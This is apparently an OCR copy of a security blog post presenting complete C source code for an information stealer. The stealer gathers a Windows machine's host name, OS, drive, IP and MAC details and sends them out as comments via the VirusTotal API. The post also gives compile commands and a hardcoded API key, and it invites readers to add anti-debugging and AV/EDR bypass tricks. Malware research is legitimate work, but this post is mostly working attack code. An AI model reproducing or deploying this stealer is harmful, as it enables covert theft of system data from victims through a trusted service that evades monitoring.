
Malware development trick 41: Stealing data via legit VirusTotal API. Simple C example.

cocomelonc.github.io/malware/2024/06/25/malware-trick-41.html

June 25, 2024

6 minute read

Hello, cybersecurity enthusiasts and white hackers!




Like in the previous malware development trick example, this post is just for showing Proof of Concept.

In the practice example with Telegram API, the attacker has one weak point: if the victim's computer does not have a Telegram client or let's say that messengers are generally prohibited in the victim's organization, then you must agree that interaction with Telegram servers may raise suspicion (whether through a bot or not).

Some time ago, I found a some interesting ideas of using VirusTotal API for stealing and C2-control logic. So, let's implement it again by me.

pracical example

The main logic for stealing system information is the same as in the previous article. The only difference is using the VirusTotal API v3. For example, according to the documentation, we can add comments to a file:



As you can see, we need `SHA-256`, `SHA-1` or `MD5` string identifying the target file.

For this reasson just create simple file with the following logic - `meow.c`:

```
/*
* hack.c
* "malware" for testing VirusTotal API
* author: @cocomelonc
* https://cocomelonc.github.io/malware/2024/06/25/malware-trick-41.html
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```


As usual, this is just `meow-meow` messagebox “malware”.

Compile it:

```
x86_64-w64-mingw32-g++ meow.c -o meow.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-25-malware
-trick-41$ x86_64-w64-mingw32-g++ meow.c -o meow.exe -I/usr/share
/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-w
rite-strings -fno-exceptions -fmerge-all-constants -static-libstd
c++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-25-malware
-trick-41$ ls -lt
total 28
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 Jun 25 14:09 meow.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  4610 Jun 25 14:07 hack.c
-rw-rw-r-- 1 cocomelonc cocomelonc   333 Jun 25 06:59 meow.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-25-malware
-trick-41$
```

And upload it to VirusTotal:



https://www.virustotal.com/gui/file/379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa/details

At the next step we will create simple logic for posting comment to this file:

```
#define VT_API_KEY "VIRUS_TOTAL_API_KEY"
#define FILE_ID "379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa"

// send data to VirusTotal using winhttp
int sendToVT(const char* comment) {
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;

  hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n", GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"www.virustotal.com",
INTERNET_DEFAULT_HTTPS_PORT, 0);
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hSession);
  }

  HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v3/files/"
FILE_ID "/comments", NULL, WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES,
WINHTTP_FLAG_SECURE);
  if (hRequest == NULL) {
    fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
  }

  // construct the request body
  char json_body[1024];
  snprintf(json_body, sizeof(json_body), "{\"data\": {\"type\": \"comment\",
\"attributes\": {\"text\": \"%s\"}}}", comment);

  // set the headers
  if (!WinHttpSendRequest(hRequest, L"x-apikey: " VT_API_KEY "\r\nUser-Agent: vt
v.1.0\r\nAccept-Encoding: gzip, deflate\r\nContent-Type: application/json", -1,
(LPVOID)json_body, strlen(json_body), strlen(json_body), 0)) {
    fprintf(stderr, "WinHttpSendRequest. Error %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
  if (!hResponse) {
    fprintf(stderr, "WinHttpReceiveResponse. Error %d has occurred.\n",
GetLastError());
  }
```

```
  DWORD code = 0;
  DWORD codeS = sizeof(code);
  if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
WINHTTP_NO_HEADER_INDEX)) {
    if (code == 200) {
      printf("comment posted successfully.\n");
    } else {
      printf("failed to post comment. HTTP Status Code: %d\n", code);
    }
  } else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
                   NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("WTF? unknown error: %s\n", buffer);
    LocalFree(buffer);
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  printf("successfully send info via VT API :)\n");
  return 0;
}
```

As you can see, this is just post request, in my case file ID = `379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa`.

So the full source code is looks like this:

```
/*
 * hack.c
 * sending systeminfo via legit URL. VirusTotal API
 * author @cocomelonc
 * https://cocomelonc.github.io/malware/2024/06/25/malware-trick-41.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

#define VT_API_KEY "7e7778f8c29bc4b171512caa6cc81af63ed96832f53e7e35fb706dd320ab8c42"
#define FILE_ID "379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa"

// send data to VirusTotal using winhttp
int sendToVT(const char* comment) {
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;

  hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n", GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"www.virustotal.com",
INTERNET_DEFAULT_HTTPS_PORT, 0);
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hSession);
  }

  HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v3/files/"
FILE_ID "/comments", NULL, WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES,
WINHTTP_FLAG_SECURE);
  if (hRequest == NULL) {
    fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
  }

  // construct the request body
  char json_body[1024];
  snprintf(json_body, sizeof(json_body), "{\"data\": {\"type\": \"comment\",
\"attributes\": {\"text\": \"%s\"}}}", comment);

  // set the headers
  if (!WinHttpSendRequest(hRequest, L"x-apikey: " VT_API_KEY "\r\nUser-Agent: vt
v.1.0\r\nAccept-Encoding: gzip, deflate\r\nContent-Type: application/json", -1,
```

```
(LPVOID)json_body, strlen(json_body), strlen(json_body), 0)) {
    fprintf(stderr, "WinHttpSendRequest. Error %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
  if (!hResponse) {
    fprintf(stderr, "WinHttpReceiveResponse. Error %d has occurred.\n",
GetLastError());
  }

  DWORD code = 0;
  DWORD codeS = sizeof(code);
  if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
WINHTTP_NO_HEADER_INDEX)) {
    if (code == 200) {
      printf("comment posted successfully.\n");
    } else {
      printf("failed to post comment. HTTP Status Code: %d\n", code);
    }
  } else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
                   NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("WTF? unknown error: %s\n", buffer);
    LocalFree(buffer);
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  printf("successfully send info via VT API :)\n");
  return 0;
}

// get systeminfo and send as comment via VT API logic
int main(int argc, char* argv[]) {

  // test posting comment
//   const char* comment = "meow-meow";
//   sendToVT(comment);

  char systemInfo[4096];

  // Get host name
```

```
  CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
  DWORD size = sizeof(hostName) / sizeof(hostName[0]);
  GetComputerNameA(hostName, &size);  // Use GetComputerNameA for CHAR

  // Get OS version
  OSVERSIONINFO osVersion;
  osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
  GetVersionEx(&osVersion);

  // Get system information
  SYSTEM_INFO sysInfo;
  GetSystemInfo(&sysInfo);

  // Get logical drive information
  DWORD drives = GetLogicalDrives();

  // Get IP address
  IP_ADAPTER_INFO adapterInfo[16];  // Assuming there are no more than 16 adapters
  DWORD adapterInfoSize = sizeof(adapterInfo);
  if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
    printf("GetAdaptersInfo failed. error: %d has occurred.\n", GetLastError());
    return false;
  }

  snprintf(systemInfo, sizeof(systemInfo),
    "Host Name: %s, "
    "OS Version: %d.%d.%d, "
    "Processor Architecture: %d, "
    "Number of Processors: %d, "
    "Logical Drives: %X, ",
    hostName,
    osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
    sysInfo.wProcessorArchitecture,
    sysInfo.dwNumberOfProcessors,
    drives);

  // Add IP address information
  for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter-
>Next) {
    snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) -
strlen(systemInfo),
    "Adapter Name: %s, "
    "IP Address: %s, "
    "Subnet Mask: %s, "
    "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X",
    adapter->AdapterName,
    adapter->IpAddressList.IpAddress.String,
    adapter->IpAddressList.IpMask.String,
    adapter->Address[0], adapter->Address[1], adapter->Address[2],
    adapter->Address[3], adapter->Address[4], adapter->Address[5]);
  }
```

```
  int result = sendToVT(systemInfo);

  if (result == 0) {
    printf("ok =^..^=\n");
  } else {
    printf("nok <3()~\n");
  }

  return 0;
}
```

This is also not such a complex stealer, because it is just a “dirty PoC” and in real attacks, attackers use stealers with more complex logic.


Also, as you can see, we haven’t used tricks here like anti-VM, anti-debugging, AV/EDR bypass, etc. So you can add them based on my code if you need.

demo

Let’s check everything in action.


Compile our “stealer” `hack.c`:


```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -liphlpapi -lwinhttp
```



